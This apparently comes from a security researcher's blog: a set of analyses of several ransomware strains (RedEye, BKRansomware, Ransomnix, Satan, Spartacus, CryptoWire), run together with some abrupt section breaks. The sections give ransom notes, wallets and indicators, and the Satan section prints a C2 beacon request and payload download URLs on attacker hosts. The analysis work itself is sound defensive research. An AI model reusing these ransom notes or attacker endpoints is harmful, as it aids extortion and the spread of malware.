Additionally, the binary is protected with ConfuserEx, compression, and a few other tricks. It also embeds another binary, which is responsible for replacing the MBR, which has the following properties:
What actually happens when executing this ransomware? Just like Annabelle ransomware it will perform a set of actions to make removal quite difficult, for example; it will disable task manager and in this iteration, will also hide your drives.
Similar to before, a ransom message is then displayed as follows:
Figure 1 - RedEye Ransomware
The message reads:
All your personal files has been encrypted with an very strong key by RedEye! (Rijndael-Algorithmus - AES - 256 Bit) The only way to get your files back is: - Go to http://redeye85x9tbxiyki.onion/tbxIyki - Enter your Personal ID and pay 0.1 Bitcoins to the adress below! After that you need to click on "Check Payment". Then you will get a special key to unlock your computer. You got 4 days to pay, when the time is up, then your PC will be fully destroyed!
The ransomware has several options which I won't be showing here, but in short, it can:
Show encrypted files
Decrypt files
Support
Destroy PC
The Destroy PC option shows a GIF as background where you have the option to select "Do it" and "Close". I won't display the image however.
RedEye claims to encrypt files securely with AES256. On my machine, it appears to overwrite or fill files with 0 bytes, rendering the files useless, and appending the ".RedEye" extension.
The machine will, when the time runs out or when the "Do it" option is selected, reboot and replace the MBR, again similar to Annabelle ransomware, with the following message:
Figure 2 - MBR lock screen
The message reads as follows:
RedEye Terminated your computer!
The reason for that could be: - The time has expired - You clicked on the 'Destroy PC' button
There is no way to fix your PC! Have Fun to try it :)
My YouTube Channel: iCoreX ->Add me on discord!iCoreX#3333 ->
The author, iCoreX, claims to have created Jigsaw, Annabelle, and now the RedEye ransomware - whether the former is true or not, I'll leave in the middle.
You may be able to restore the MBR, or your files, if you catch the ransomware in the act, and shutdown the machine at that point. Reboot in safe mode and copy over or back-up your files.
If tools such as the registry editor are not working, run Rkill in safe mode first.
You may also try to restore the MBR first, and consequently attempt to restore files using Shadow Volume Copies. For example, a tool such as Shadow Explorer can be of assistance, or read the tutorial here.
If that doesn't work either, you may try using a data recovery program such as PhotoRec or Recuva
Conclusion
While it appears that the RedEye ransomware has even more tricks up its sleeve than its predecessor Annabelle, the same conclusion holds true: do not pay the ransomware.
As for the actual purpose of the ransomware: it may be considered a ransomware of the wiper kind, however, it appears the author likes to showcase his or her skill.
You can read more on the purpose of ransomware here.
BKRansomware will run via command line and displays the following screen:
Figure 1 - Ransom message
The ransomware message is very brief, and displays:
send 50k viettel to 0963210438 to restore your data
Viettel is a form of credit for mobile phones, used in Vietnam and neighboring countries. It is part of "Viettel Group" (Tập đoàn Công nghiệp Viễn thông Quân đội in Vietnamese), a mobile network operator in Vietnam. (Wiki link).
As such, it appears the creators are in desperate need of more credit so they can make calls again :)
Encrypted files will have the .hainhc extension appended. Fun note: files aren't actually encrypted, but encoded with ROT23. For example, if you have a text file which says "password", the new content or file will now have "mxpptloa" instead.
Noteworthy is the debug path:
C:\Users\Gaara\Documents\Visual Studio 2013\Projects\BKRansomware-20180503T093651Z-001\BKRansomware\Release\BKRansomware.pdb
The extension mentioned above, "hainhc" may refer to the following handle or persona on Whitehat VN, a Vietnamese Network security community: https://whitehat.vn/members/hainhc.59556/
Conclusion
While BKRansomware is not exactly very sophisticated, it is able to encrypt (or rather encode) files, and is unique in the sense that it asks you to top up a mobile phone.
Update: it appears this is a ransomware supposedly used for testingpurposes, for both coding and testing VirusTotal detections. However, there seems to be a lot of "testing" going on, including keyloggers. Draw your own conclusions.
Ransomnix is a (supposedly Jigsaw, but not really) ransomware variant that holds websites for ransom, and encrypts any files associated with the website.
This ransomware was discovered in the second half of 2018, and there's a brief write-up by Amigo-A here as well: Ransomnix ransomware
In this blog post, we'll discuss a newer variant.
Analysis
Several encrypted websites were discovered, which display the following message:
Figure 1 - Ransom message, part 1
Figure 2 - Ransom message, part 2
The full message is as follows:

JIGSAW RANSOMNIX 2018 I WANT TO PLAY A GAME! Now Pay 0.2 BTC OR Payment will increase by 0.1 BTC each day after 00:00:00 Your Key Will Be Deleted Your Bill till now 2.4000000000000004 BTC Dear manager, on Fri Apr 06 2018 02:08:34 GMT+0100 (GMT Summer Time) your database server has been locked, your databases files are encrypted and you have unfortunately "lost" all your data, Encryption was produced using unique public key RSA-2048 generated for this server. To decrypt files you need to obtain the private key. All encrypted files ends with .Crypt Your reference number: 4027 To obtain the program for this server, which will decrypt all files, you need to pay 0.2 bitcoin on our bitcoin address 1VirusnmipsYSA5jMv8NKstL8FkVjNB9o (today 1 bitcoin was around 15000 $). After payment send us your number on our mail crypter@cyberservices.com and we will send you decryption tool (you need only run it and all files will be decrypted during a few hours depending on your content size). Before payment you can send us one small file (100..500 kilobytes) and we will decrypt it! It's your guarantee that we have decryption tool. (use your reference number as a subject to your message) We don't know who are you, All what we need is some money. Don't panic if we don't answer you during 24 hours. It means that we didn't received your letter and write us again. You can use one of that bitcoin exchangers for transfering bitcoin. https://localbitcoins.com https://www.kraken.com You dont need install bitcoin programs - you need only use one of this exchangers or other exchanger that you can find in www.google.com for your country. Please use english language in your letters. If you don't speak english then use https://translate.google.com to translate your letter on english language. You do not have enough time to think each day payment will increase by 0.1 BTC and after one week your privite key will be deleted and your files will be locked for ever.
People use cryptocurrency for bad choices, but today you will have to use it to pay for your files! It's your choice!
The following JavaScript is responsible for keeping track of the price, and increasing it:
Figure 3 - JS function
The starting price is set at 0.2 BTC, but will increase every day with 0.1 BTC thanks to two functions: inprice and startTimer.
Note that the start_date variable, 1522976914000, is the epoch timestamp in milliseconds, which converted is indeed Friday 6 April 2018 01:08:34, as mentioned in the ransom note.
Ransomware message details:
BTC Wallet: 1VirusnmipsYSA5jMv8NKstL8FkVjNB9o
Email: crypter@cyberservices.com
Extension: .Crypt
Files will be encrypted, as claimed by the cybercriminals, with RSA-2048.
If possible, restore the website from a backup, and consequently patch your website, this means: install all relevant and security patches for your CMS, and plugins where applicable.
Then, change all your passwords. Better be safe than sorry.
It is currently unknown if decryption is possible. If you have an example of an encrypted file, please do upload it to ID Ransomware and NoMoreRansom, to see if decryption is possible, or if a decryptor can be developed.
Prevention
For preventing ransomware that attacks your websites, you can follow my prevention tips here.
General ransomware prevention tips can be found here.
Conclusion
Ransomware can in theory be installed on everything; whether it's your machine, your website, or your IoT device. Follow the prevention tips above to stay safe.
Remember: create backups, regularly, and test them as well.
Today, MalwareHunterTeam reached out to me about a possible new variant of Satan ransomware.
Satan ransomware itself has been around since January 2017 as reported by Bleeping Computer.
In this blog post we'll analyse a new version of the infamous Satan ransomware, which since November 2017 has been using the EternalBlue exploit to spread via the network, and consequently encrypt files.
Analysis
First up is a file inconspicuously named "sts.exe", which may refer to "Satan spreader".
The file is packed with PECompact 2, and is therefore only 30KB in filesize.
Notably, Satan has used different packers in multiple campaigns, for example, it has also used UPX and WinUpack. This is possibly due to a packer option in the Satan RaaS builder. Fun fact: Iron ransomware, which may be a spin-off from Satan, has used VMProtect.

"sts.exe" acts as a simple downloader, and will download two new files, both SFX archives, and extract them with a given password:
Figure 1 - download and extract two new files
Both files will be downloaded from 198.55.107[.]149, and use a custom User-Agent "RookIE/1.0", which seems a rather unique User-Agent.
ms.exe has password: iamsatancryptor
client.exe has password: abcdefghijklmn
It appears the Satan ransomware developers showcase some sense of humor by using the password "iamsatancryptor".
Once the user has executed "sts.exe", they will get the following UAC prompt, if enabled:
Figure 2 - UAC prompt
Client.exe (94868520b220d57ec9df605839128c9b) is, as mentioned earlier, an SFX archive and will hold the actual Satan ransomware, named "Cryptor.exe". Figure 2 shows the command line options.

Curiously, and thanks to the s2 option, the start dialog will be hidden, but the extraction progress is displayed - this means we need to click through to install the ransomware. Even more curious: the setup is in Chinese.
Figure 3 - End of setup screen
ms.exe (770ddc649b8784989eed4cee10e8aa04) on the other hand will drop and load the EternalBlue exploit, and starts scanning for vulnerable hosts. Required files will be dropped in the C:\ProgramData folder, as seen in Figure 3. Note it uses a publicly available implementation of the exploit - it does not appear to use its own.
The infection of other machines on the network will be achieved with the following command:
This will be used for planting sts.exe on other machines in the network, and will consequently be executed.
Satan ransomware itself, which is contained in Client.exe, will be dropped to C:\Cryptor.exe.
This payload is also packed with PECompact 2. As usual, any database-related services and processes will be stopped and killed, which it does to also encrypt those files possibly in use by another process.
Figure 5 - Database-related processes
What's new in this version of Satan, is that the exclusion list has changed slightly - it will not encrypt files with the following words in its path:
windows, python2, python3, microsoft games, boot, i386, ST_V22, intel, dvd maker, recycle, libs, all users, 360rec, 360sec, 360sand, favorites, common files, internet explorer, msbuild, public, 360downloads, windows defen, windows mail, windows media pl, windows nt, windows photo viewer, windows sidebar, default user
This exclusion list is reminiscent of Iron ransomware. (or vice-versa)
Satan will, after encryption, automatically open the following ransomware note: C:\_How_to_decrypt_files.txt:
Figure 6 - Ransom note
The note is, as usual, in English, Chinese and Korean, and demands the user to pay 0.3 BTC. Satan will prepend filenames with its email address, satan_pro@mail.ru, and append extensions with .satan. For example: [satan_pro@mail.ru]Desert.jpg.satan
Satan will create a unique mutex, SATANAPP, so the ransomware won't run twice. It will also generate a unique hardware ID and sends this to the C2 server:
GET /data/token.php?status=ST&code=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
HTTP/1.1
Connection: Keep-Alive
User-Agent: Winnet Client
Host: 198.55.107.149
As mentioned in the beginning of this blog post, Satan ransomware has been using EternalBlue since at least November 2017 last year. For example, 25005f06e9b45fad836641b19b96f4b3 is another downloader which works similar to what is posted in this blog. It would fetch the following files:
http://122.114.9.220/data/client.exe
http://122.114.9.220/data/ms.exe
http://122.114.9.220/data/winlog.exe
According to VirusTotal, the downloader file was uploaded:
2017-11-20 18:35:17 UTC ( 5 months ago )
For additional reading, read this excellent post by Tencent, who discovered a similar variant using EternalBlue earlier in April this year.
Disinfection
You may want to verify if any of the following files or folders exist:
C:\sts.exe
C:\Cryptor.exe
C:\ProgramData\ms.exe
C:\ProgramData\client.exe
C:\Windows\Temp\KSession
Prevention
Enable UAC
Enable Windows Update, and install updates (especially verify if MS17-010 is installed)
Install an antivirus, and keep it up-to-date and running
Satan is not the first ransomware to use EternalBlue (for example, WannaCry), however, it does appear the developers of Satan are continuously improving and adding features to its ransomware.
Prevention is always better than disinfection/decryption.
All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us the e-mail: MastersRecovery@protonmail.com and send personal ID KEY: In case of no answer in 24 hours us to theese e-mail: MastersRecovery@cock.li
The user may send up to 5 files for free decryption, as "guarantee". There's also a warning message at the end of the ransomware screen:
Do not rename encrypted files. Do not try decrypt your data using party software, it may cause permanent data loss. Decryption of your files with the help of thrid parties may cause increased price (they add their fee to our) or you can become a victim of a scam.
Spartacus will encrypt files, regardless of extension, in the following folders:
Figure 2 - Target folders to encrypt
Generating the key:
Figure 3 - KeyGenerator
As far as I'm aware, Spartacus is the first ransomware who explicitly asks you to send the public key (ID KEY), rather than just sending an email, including the Bitcoin address straight away, or sending the key automatically.
Encrypted files will get the extension appended as follows: .[MastersRecovery@protonmail.com].Spartacus
For example:
Penguins.jpg.[MastersRecovery@protonmail.com].Spartacus
It will also drop the ransomware note, "READ ME.txt" in several locations, such as the user's Desktop:
All your data has been locked us. You want to return? Write email MastersRecovery@protonmail.com or MastersRecovery@cock.li Your personal ID KEY: DvQ9/mvfT3I7U847uKcI0QU3QLd+huv5NOYT2YhfiySde0vhmkzyTtRPlcu73BAJILIPdALjAIy5NLxBHckfyV2XS+GXdjlHMx2V/VEfj4BrZkLB3BQtEdAqS1d2yzb/2+AqTNjsRfZ99ZWVxUZO3AeEZk5h0+3hNM5GogUN2oV5zHkbMZuDaXZxQr56r8UKnW7gmSycdcJh2ueZMuEP1tAuuzdZYgmZ05x9ZT8FX9HIo03rwsi6UiJlgUTZCkiilZjxYyG+qVE+Gjk4H7dnXbQP1PC3k2WICA9R4TYb9SCdv8U/e5sxbuKAbJgEZ114liwHLasmLvQfKYSbxMlbEg==
Interestingly enough, Spartacus also embeds what appears to be a hardcoded and private RSA key:
A unique mutex of "Test" will be created in order to not run the ransomware twice, and Spartacus will also continuously keep the ransomware screen or message from running in the foreground or on top, using the SetForegroundWindow function:
Figure 4 - Ransom will stay on top and annoy the user
The only way you can recover your files is to buy a decryption key The payment method is: Bitcoins. The price is: $1000 = Bitcoins When you are ready, send a message by email to wlojul@secmail.pro We will send you our BTC wallet for the transfer After confirmation we will send you the decryption key Click on the 'Buy decryption key' button.
CryptoWire will encrypt files with the following extensions (282 total):
It will additionally create a scheduled task for persistence.
You can decrypt files for this specific variant with the following Decryption Key: VgjRPoOM0oa92_jId!/wkMeW6,guuSe
Conclusion
Some ransomware variants simply do not die, one example of these appears to be CryptoWire. If you have been hit by this particular strain, use the decryption key as instructed above, and your files will be decrypted.
Make sure to read the dedicated page on ransomware prevention to prevent CryptoWire or any other "open-source" ransomware to infect your machine, and encrypt your files.

 Login
Login